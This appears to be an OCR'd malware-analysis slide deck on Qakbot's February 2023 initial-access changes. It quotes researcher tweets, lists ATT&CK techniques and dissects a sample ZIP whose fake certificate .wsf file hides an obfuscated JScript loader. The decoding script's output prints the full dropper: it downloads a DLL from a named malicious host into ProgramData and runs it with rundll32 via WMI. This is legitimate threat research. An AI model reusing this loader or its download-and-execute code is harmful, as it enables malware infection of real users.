
Max_Malyutin @Max_Mal_ · Feb 15
#Qakbot New Defense Evasion #TTPs🚨
[+] No use of ISO, HTML Smuggling, OneNote


[+] Malicious File T1204.002: zip
[+] JavaScript T1059.007 & WMI T1047: wsf
[+] Rundll32 T1218.011: Wind

#DFIR
XMLHTTP: Download payload to ProgramData
Win32_Process: break Parent-Child process tree

Ankit Anubhav @ankit_anubhav · 11h
Replying to @pr0xylife
Different roads, same destination.
I don't know why the attackers got triggered, but of late Qbot is being crazy with the variety of initial vectors..

Sample ITW... (1)


Shared Document From Cloud 133337.zip - ZIP archive, unpacked size 321,775 bytes
Name
Size
Packed
Type
Modified
..
File folder
Adobe Document Cloud License.txt
4,391
1,866
Text Document
2/14/2023 6:37 PM
Adobe Cloud Shared 292433.pdf
310,235
281,205
Microsoft Edge PDF Document
2/14/2023 6:37 PM
Adobe Cloud Certificate 292433.wsf
7,149
5,268
Windows Script File
2/14/2023 6:37 PM


Hierarchy
Name
Adobe Cloud Certificate 292433.wsf
Summary
Format
Analysis [Adobe Cloud Certificate 292433.wsf]
0x Hex
File stats
Offset
0 1 2 3 4 5 6 7 8 9 A B C D E F
Ascii
000005E0 64 43 4C 62 34 49 4B 58 52 57 63 4B 49 52 71 66 dCLb4IKXRWcKIRqf
000005F0 37 6A 62 6B 35 52 36 58 64 47 75 33 78 47 32 4A 7jbk5R6XdGu3xG2J
00000600 6B 63 32 54 34 53 69 36 6D 6B 66 36 43 77 58 31 kc2T4Si6mkf6CwX1
00000610 46 61 37 31 36 39 6B 79 45 59 32 59 58 6E 39 46 Fa7169kyEY2YXn9F
00000620 4F 67 70 52 62 31 6C 6E 38 31 69 78 46 5A 4E 35 OgpRb1ln81ixFZN5
00000630 67 51 74 39 45 4C 72 34 72 79 6F 36 47 55 75 72 gQt9ELr4ryo6GUur
00000640 75 68 6C 61 33 4C 7A 72 6A 32 70 47 63 73 77 54 uhla3Lzrj2pGcswT
00000650 4C 4B 7A 57 67 79 4C 69 54 74 62 63 43 71 61 54 LKzWgyLiTtbcCqaT
00000660 64 66 43 4C 37 74 47 38 4B 74 4B 71 4F 43 5A 43 dfCL7tG8KtKqOCZC
00000670 57 39 6B 69 70 5A 41 79 58 36 59 4B 4F 49 52 5A W9kipZAyX6YKOIRZ
00000680 7A 73 33 30 35 79 30 79 70 33 6A 66 48 42 71 61 zs305y0yp3jfHBqa
00000690 36 64 65 39 35 53 72 43 42 49 51 30 34 4C 53 38 6de95SrCBIQ04LS8
000006A0 6A 73 7A 65 6E 35 47 30 5A 51 47 69 52 61 64 32 jszen5G0ZQGiRad2
000006B0 72 48 68 51 59 61 6D 70 34 61 63 4F 0D 0A 55 6C rHhQYamp4acO..Ul
000006C0 41 65 34 69 35 44 4C 67 65 62 6C 68 71 6D 48 73 Ae4i5DLgeblhqmHs
000006D0 50 63 53 57 6A 6E 31 67 5A 50 31 47 50 7A 72 73 PcSWjn1gZP1GPzrs
000006E0 70 66 4F 6A 6B 77 54 4B 42 4B 49 48 47 4F 54 6B pfOjkwTKBKIHGOTk
000006F0 39 47 37 6E 52 57 52 53 7A 7A 77 49 32 42 33 54 9G7nRWRSzzwI2B3T
00000700 6C 48 69 35 68 35 79 41 79 46 47 55 78 6F 6E 49 lHi5h5yAyFGUxonI
00000710 7A 35 48 71 42 30 4E 51 59 57 44 50 32 67 35 51 z5HqB0NQYWDP2g5Q
00000720 77 39 33 31 79 72 62 31 35 65 36 78 65 58 58 41 w931yrbl5e6xeXXA
00000730 33 6B 71 37 79 44 6D 54 35 67 65 36 6E 30 68 36 3kq7yDmT5ge6n0h6
00000740 58 62 34 74 77 4A 57 6E 58 63 4B 4F 58 6C 39 36 Xb4twJWnXcKOXl96
00000750 79 44 35 43 66 41 64 4C 44 67 38 6C 5A 77 31 6D yD5CfAdLDg8lZwlm
00000760 46 6E 6C 63 45 72 48 71 55 44 38 43 4C 48 52 31 FnlcErHqUD8CLHR1
00000770 54 79 30 48 6E 62 72 77 4A 34 57 44 61 32 33 34 Ty0HnbrwJ4WDa234
00000780 68 49 32 43 32 72 33 53 43 44 37 65 33 36 79 54 hI2C2r3SCD7e36yT
00000790 63 55 65 36 6C 30 77 55 47 62 30 61 65 66 61 44 cUe6l0wUGb0aefaD
000007A0 6C 70 32 73 49 34 47 51 65 43 4E 6A 6A 69 33 77 lp2sI4GQeCNjji3w
000007B0 62 67 6B 49 32 36 4E 6D 41 55 36 50 78 53 6E 6F bgkI26NmAU6PxSno
000007C0 6D 30 6E 4B 58 54 65 47 62 4A 38 74 45 57 71 49 m0nKXTeGbJ8tEWqI
000007D0 55 4C 4F 33 4B 69 32 6D 67 57 4F 6C 52 64 53 6C ULO3Ki2mgWOlRdSl
000007E0 75 41 33 42 70 43 50 4A 75 38 5A 68 6F 45 71 43 uA3BpCPJu8ZhoEqC
000007F0 73 6E 4B 71 74 74 59 37 73 4D 50 59 73 55 72 4E snKqttY7sMPYsUrN
00000800 6F 43 64 52 57 59 0D 0A 6E 37 4E 6E 37 4E 45 53 oCdRWY..n7Nn7NES
00000810 31 6B 30 6A 37 63 67 4E 45 61 79 55 55 54 6E 48 1k0j7cgNEayUUTnH
00000820 6D 4F 33 64 49 31 47 64 38 6D 4A 4C 73 30 70 6A mO3dI1Gd8mJLs0pj
00000830 65 53 71 6E 41 6C 53 52 6B 4D 43 32 77 43 30 71 eSqnAlSRkMC2wC0q
00000840 43 64 4B 38 78 6E 46 5A 54 54 48 75 69 52 6D 69 CdK8xnFZTTHuiRmi
00000850 6B 4D 6D 4C 6D 37 32 71 41 58 4D 52 46 78 57 30 kMmLm72qAXMRFxW0
Cursor: 0 Selection: 0 Size: 1BED
Decoded bytes
-----BEGIN CERTIFICATE-----
AblOTg0wijZx3FUMjLxBeoxOUEyYRccowPLdjojjBDW96HqBB6yOGh7fasD6ITBmpSNWbLtAySXUfZbF9LPJKtsUDd8HDS6ko5tJT3SB8fYhj90AZYh3krpFTiwkxsNs
hl2Wc7MzpRDafwJE6jrRRcbrR2f3BolhpzASsCUBGJShyUQ2YwOk23Nx4BdixllLRGmWKEo6zXhLj1Sk2BlWQjL6BOLPFgqK2IbEAQacNMdQ5z1CqsfCDx0uMZheKido
0IKLXHQrOiSN1qDhBBsZQQz4i32DoyeMuBNDuXxNYSLIOejafUFbm8oaxgC7cpqcxqdX5EKWcoMwuUjClcc4IayBeRQzyDEJD1YTzrz6IW8swhd7jXt8KjyUcKeikoGq
JYukmtsrbELj3Dlu07G6ZF3wLozxd8cPPdypWURL5szPiF0CR0RU32smgU5aiHUySNdsgreIn9Fw5rjPmW3RELLe15zk0SbERLXEy7xmyjaQs61chkNr1MGd2qlkPobk
zAyX6gCuMl9MN0Q088IawWrKwaxqBCifRKo10J7kJQwHqDMd0kSuRg3QsPOriOj50zhquOGCX7SjyqUrkQjzxjM4F5nZFEfJxDwhZKad5x2aaEsTE3dG3ptH1XyQoQpw
qbxjIKc7kSEqKC7nX2FTTNzUf9hs7XYUpsWqNaSHulj7oXrUIJh6nmjE04GjM0K14UaKhx93OHU0LtC6IdmxUaYhHluJNYmg6yZH4KyPxigcpRZSOaAE7RpkD4Zy01XJ
I49dHOpsApRslQ5T8ppTp3Cf9u2Qhfesr5Q0jB8nOXIrd68QPtPdDGpEThsg0L4QY7tEAlcHorQW0yjZYLnIRxGfkZ5Z4LkiE9MSj514s5hTEkaCkIhMdcFAjT27StcY
GcZsUNJE90bCPtrj4fTLxMTzhLRBrcjfuYimorQnLH3lsLoS0fkjrQXBdykp815Fe9XAOOyojxN614nP5D19X14NEFqYTGDqnjbPttqnHhiAlyuoftAeDYdsUPPRHMtJ
9nK7Gg40YijACn0zeWEyMdFzYb3k6ORefF0yDKO62oDDRQMCJG7tkHSSi5tfjC42rQZCJaCQBMGrDJehIHgGjJ5Odjw7hB7wg5Re8s6JO5c5iboAoougFNroAmDDmrDk
P78kcHlR4g9Pu5EKcYxLjENCK1a98bygbhuJSrBMEcDbPSJFPtKIZi0AfBN7NHeRHL1mRhi791QzqC24BinFni9yzuac32FP19MLW87guDhqQp4BhxDabentRlMJjokD
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE REQUEST-----
lbfR0zbOlzsfxlzC1P92jtqbjYK092RGLuGeilaxZeLMWZaoWe9bsyBQi1LWpuhxgKWfO999ZxyuJgzI3PzDIARNfJtGp1LN6MALYgHbTZHKdCLb4IKXRWcKIRqf7jbk
5R6XdGu3xG2Jkc2T4Si6mkf6CwX1Fa7169kyEY2YXn9FOgpRb1ln81ixFZN5gQt9ELr4ryo6GUuruhla3Lzrj2pGcswTLKzWgyLiTtbcCqaTdfCL7tG8KtKqOCZCW9ki
pZAyX6YKOIRZzs305y0yp3jfHBqa6de95SrCBIQ04LS8jszen5G0ZQGiRad2rHhQYamp4acO
UlAe4i5DLgeblhqmHsPcSWjnlgZP1GPzrspfOjkwTKBKIHGOTk9G7nRWRSzzwI2B3T1Hi5h5yAyFGUxonIz5HqB0NQYWDP2g5Qw93lyrb15e6xeXXA3kq7yDmT5ge6n0
h6Xb4twJWnXcKOXl96yD5CfAdLDg8lZwlmFnlcErHqUD8CLHR1Ty0HnbrwJ4WDa234hI2C2r3SCD7e36yTcUe6l0wUGb0aefaDlp2sI4GQeCNjji3wbgkI26NmAU6PxS
nom0nKXTeGbJ8tEWqIULO3Ki2mgWOlRdSluA3BpCPJu8ZhoEqCsnKqttY7sMPYsUrNoCdRWY
n7Nn7NES1k0j7cgNEayUUTnHm03dIlGd8mJLs0pjeSqnAlSRkMC2wC0qCdK8xnFZTTHuiRmikMmLm72qAXMRFxW03OHDxHN57lysoHU37PmynWo361cgDL6HuBllTRm4
kr3BZfdUc3Ue5gZ4T7A9YqZNMtkNwYOWZloqLmBwzqdYtDbjBzlmwGr9ykNr53pLyJ0fKjKhGuNqQhkXtecQNMAeI9B45gRtpWqsExC8YWQnK7PKaJELrZ359EsgJT3m
7WeqRa3FqZ7sGZtiee6s1kJSWTsItSkkKhaG2nWAR3lSNNNbtqWmD54QILIghgb0gl0L5aYR
mgTiUu6I5OBj82oC9WL6NrJLB6X5wLDKHnHkbgluhEKdwGiqiSpzhTYZNNfzFYytZ5alyOHeSPUXSDg9mwhOHdOfDG0gTNdOxyXNK8zKzapNIJyTxT7R83BherxEq1Q5
CgKjy0BW0ltTfbzSaXzATEdZblx3XSb68PoY8MOudnuyMlPTsFLlm7JZY36RgJ6tSaxjpkpwiONHwg29DO4wwbgh4m2sMNMy5OIyUaetzOHLKRGne5tTJi2HuELGG3Iz
DjBSkRLXYx8YZBMW4fqHUx5ZRQ7FS501bJs9fo9PApANCWOwN370C6mIEWwAswLMwFnmAZdo
iSjT0URmHrgQSg9fblg0lw3G6iJaisbxII9EGiNPEsBZlWFzhB9jLFxMaxrcgezDQSadOzhS2t22XuryngRlZhUIH2c2B256IrQx6Z6QUDdS6mqk3dl3rNsFB4F2yhbM
<job id="raTAs7kh"><script language="jscript">var WFEEYQyYC="l";var ACiAf7A="v";var XaSfcbjd = ";)X1h9e7h(l5lPQm;)}};)2-
(ecils.)6l(gnirtSot.))ffx0&))8=-QgudmnnXM(>>>RXne8Yd((+00lx0(+'%':''?v==''||8<QgudmnnXM nruter;6=+QgudmnnXM;)v(fOxedni.uozwn0j
+)6<<RXne8Yd(=RXne8Yd{)v(noitcnuf ,g/.//(ecalper.FOd8mln(tnenopmoCIRUedoced = X1h9e7h rav;0=QgudmnnXM=RXne8Yd rav;@/
+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA@=uozwn0j
rav;'sTKiQmbpdFLJpEZLd0bI5SeLNkQQp0dcxVY0FGRtFmcn9mcQxFX6MEIyMDbisiIsRmIrIiblJnIoUGdhVmcD5iYwVGd4UnSrtTKiM3clN2byBlXyMjbpdVI9VGd
h52bzJXZwlWa9wWZ2VGTu9Wa0FmbvNnclBXbptnOzRXbnlmbpdnIoQ3YlpmYPRXZHBSPgIGclRHOlp0agIXY2tTKoQmblNnLmY0blUGckJ3OpU2csFmZgwiIsxGZuc0Q
yNzdDNHVvMmZ0J3Yvcmcv5yavBXZkp2an9yL6AHd0hmIgwiIUV0RigiblB3buEjRvVTZwRmc70Xf7kCKlN3bsNmLLtkQPpla7kiMgwiIJpEZLd0bI5SeLNkQQp0dvEGd
hRUbhJ3ZvJHUvozQigSZslmRvRVZ2F2cus0SC9kWqtDM942bpRXaz9Gcus0SC9kWqtTK5R2bCV2cu9GczVmUuEjRvVTZwRmcoUGdpJ3dus0SC9kWqtTM9UGc5RnLLtkQ
Ppla7kCKuVGcv5ySLJ0Tap2OpYDclBjTxN0Kjx0UulVU282KZhWbCJlboQ3YlpmYPhVZ2lGdjFEI3Vmb9s0SC9kWqBichZ3Oi0WYlJSP2AXZw4UcDBichZ3OiIHdT5iQ
EJSPjx0UulVU28GIyFmd7IyTEFkI9kFatJkUvBichZ3egkCN90TP1RXY0NVekFWZy5SMG9WNlBHZyhiZptHIpgibvlGdj5WdmlTZn5WYoNWZ0FGdzlHZhVmcu9mLxY0b
lUGckJ30pICUURFSM1EWuIDTNh1UNJCK0NWZqJ2TYVmdpR3YBByd15WPxY0blUGckJHIyFmd'=FOd8mln
rav".split('').reverse().join('').split('@').join('"');var mQP15l=function(Dk3DSrm){this['e'+ACiAf7A+'a'+WFEEYQyYC]
(Dk3DSrm);};mQP15l(XaSfcbjd);</script></
job>GJbbkwNEnRAHkReaEKAUCi5hRGxt2B30u0gUFnBSpaKelCRAduNCLDdozNsj6j4mz2GNXXhNlqJeE6Tma7GJHHpGtC7yeIlcj4OFPWurdK7lfUOtz005MHsbqZld
CO9rpmlob5AbL70swmD9fs59mWrIsKoZmyT4nXMAZ7EQUHHECPYnTTFm5OupLY0PL5JWDWq0X6WbINFAYUMoJWXgoBu3PrnEZCdZ67dhHmnMfMMtytle4Fqjm8WlaXRZ
6yZRDBa01ZfrzkXGWHlbNBdZpdczzh8JcD7InXwuOEO4I7IGdmB04zJoHln82uEHuWs8NSejdOW9
3kwCsZNMgeyfliCic2XW3x8Eoj9TuBIQijzoGznoZwoszDDL9OFj5fQTgXh3aPHFxXDkafNjnIW9Jb07r5syKN9NpHiIIUeiEN3gehRT7b07Chs5fZgyulTLsXDkLuAo
PTQ4mFJYfxCicXEaxUApeQCBYKXP0Nkgtjoa6W3DrEhTw3wCweWsqIksBriEZTySBl6yTQxSPzweR9tXZ57JGEdK8gicwl13di3dFfdTn9hi5nrGzlFas7ColaDKtGjb

Sample ITW… (2)

Python


Type here the name of the script to automatically save it…

```
1  import re
2  import base64
3  pattern = r'[a-zA-Z0-9+/=]{30,}'
4  XaSfcbjd = ";)Xlh9e7h(l5lPQm;)))(;)2-(ecils.)6l(gnirtSot.))ffx0&))8=-QgudmnnXM(>>>RXne8Yd((+001x0(+'%':''?v=='='||8<QgudmnnXM nruter;6=+QgudmnnXM;)v(fOxedni.uozwn0j+)6<<RXne8Yd(=RXne8Yd{
   )v( noitcnuf ,g/./(ecalper.FOd8mln(tnenopmoCIRUedoced = Xlh9e7h rav;0=QgudmnnXM=RXne8Yd rav;@/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA@=uozwn0j
   rav;'sTKiQmbpdFLJpEZLd0bI5SeLNkQQp0dcxVY0FGRtFmcn9mcQxFX6MEIyMDbisiIsRmIrIib1JnIoUGdhVmcD5iYwVGd4UnSrtTKiM3clN2byBlXyMjbpdVI9VGdh52bzJXZwlWa9wWZ2VGTu9Wa0FmbvNnclBXbptnOzRXbnlmbpdnIoQ3Ylpm
   YPRXZHBSPgIGclRHOlp0agIXY2tTKoQmblNnLxY0blUGckJ3OpU2csFmZgwiIsxGZuc0QyNzdDNHVvMmZ0J3Yvcmcv5yavBXZkp2an9yL6AHd0hmIgwiIUV0RigiblB3buEjRvVTZwRmc70Xf7kCKlN3bsNmLLtkQPpla7kiMgwiIJpEZLd0bI5SeLN
   kQQp0dvEGdhRUbhJ3ZvJHUvozQigSZslmRvRVZ2F2cus0SC9kWqtDM942bpRXaz9Gcus0SC9kWqtTK5R2bCV2cu9GczVmUuEjRvVTZwRmcoUGdpJ3dus0SC9kWqtTM9UGc5RnLLtkQPpla7kCKuVGcv5ySLJ0Tap2OpYDclBjTxN0Kjx0Uu1VU282KZ
   hWbCJ1boQ3YlpmYPhVZ21GdjFEI3Vmb9s0SC9kWqBichZ3Oi0WYlJSP2AXZw4UcDBichZ3OiIHdT5iQEJSPjx0UulVU28GIyFmd7IyTEFkI9kFatJkUvBichZ3egkCN90TPlRXY0NVekFWZy5SMG9WNlBHZyhiZptHIpgibvlGdj5WdmlTZn5WYoNWZ
   0FGdzlHZhVmcu9mLxY0blUGckJ3OpICUURFSMlEWuIDTNh1UNJCK0NWZqJ2TYVmdpR3YBBydl5WPxY0blUGckJHIyFmd'=FOd8mln rav"
5  source_str = XaSfcbjd[::-1]
6  matches = re.findall(pattern, source_str)
7  print("Encoded base64 script:")
8  print(matches[0])
9  print("----------------------------------")
10 print("Decoded base64 script:")
11 print(base64.b64decode(matches[0]+ "==").decode('latin-1'))
```

Output

```
Encoded base64 script:
dmFyIHJkcGU1b0YxPW5ldyBBY3RpdmVYT2JqZWN0KCJNU1hNTDIuWE1MSFRUUCIpO3JkcGU1b0YxLm9ucmVhZHlzdGF0ZWNoYW5nZT1mdW5jdGlvbigpIHtpZihyZHBlNW9GMS5yZWFkeVN0YXR1PT09NCkge3ZhciBvUkJtaFk9IkFETyI7dmFyIG82UVluU0xjPSJEQi5TdHIiO3ZhciBDcU4wZXA2PSJ1YW0iO3ZhciBqWk9CS0s9bmV3IEFjdGl2ZVhPYmplY3Qob1JCbWhZK282UVluU0xjK0NxTjBlcDYpO2paT0JLSy5vcGVuKCk7alpPQktLLnR5cGU9MTtqWk9CS0sud3JpdGUocmRwZTVvRjEuUmVzcG9uc2VCb2R5KTtqWk9CS0suc2F2ZVRvRmlsZSgiQzovUHJvZ3JhbURhdGEvd0pQQkNLeS5Ib0dLZEpJIiwgMik7alpPQktLLmNsb3NlKCk7fX07cmRwZTVvRjEub3BlbigiR0VUIiwgImh0dHA6Ly9na2pkZXBvay5vcmcvY3J0Zi9Uc0N3ckNHLmRsbCIsIGZhbHNlKTtyZHBlNW9GMS5zZW5kKCk7dmFyIGtKdTh0ZXBiID0gR2V0T2JqZWN0KCJ3aW5tZ210czp7aW1wZXJzb25hdGlvbkxldmVsPWltcGVyc29uYXRlfSFXaW4zMl9Qcm9jZXNzIik7a0p1OHRlcGIuQ3JlYXRlKCJydW4iICsgImRsIiArICJsMzJcXFByb2dyYW1EYXRhXFxcd0pQQkNLeS5Ib0dLZEpJLFdpbmQiKTs
----------------------------------
Decoded base64 script:
var rdpe5oF1 = new ActiveXObject("MSXML2.XMLHTTP");
rdpe5oF1.onreadystatechange = function()
{
    if (rdpe5oF1.readyState === 4)
    {
        var oRBmhY = "ADO";
        var o6QYnSLc = "DB.Str";
        var CqN0ep6 = "eam";
        var jZOBKK = new ActiveXObject(oRBmhY + o6QYnSLc + CqN0ep6);
        jZOBKK.open();
        jZOBKK.type = 1;
        jZOBKK.write(rdpe5oF1.ResponseBody);
        jZOBKK.position = 0;
        jZOBKK.saveToFile("C:/ProgramData/wJPBCKy.HoGKdJI", 2);
        jZOBKK.close();
    }
};
rdpe5oF1.open("GET", "http://gkjdepok.org/crtfc/TsCw3rCG.dll", false);
rdpe5oF1.send();
var kJu8tepb = GetObject("winmgmts:{impersonationLevel=impersonate}!Win32_Process");
kJu8tepb.Create("run" + "dl" + "132 C:\\ProgramData\\wJPBCKy.HoGKdJI,Wind");
```

Process Tree



https://twitter.com/Max_Mal_/status/1625589561324892160

Goodbye Malicious OneNote files...

Attack vectors


Malicious OneNote files: The short-lived limelight of a new intrusion vector

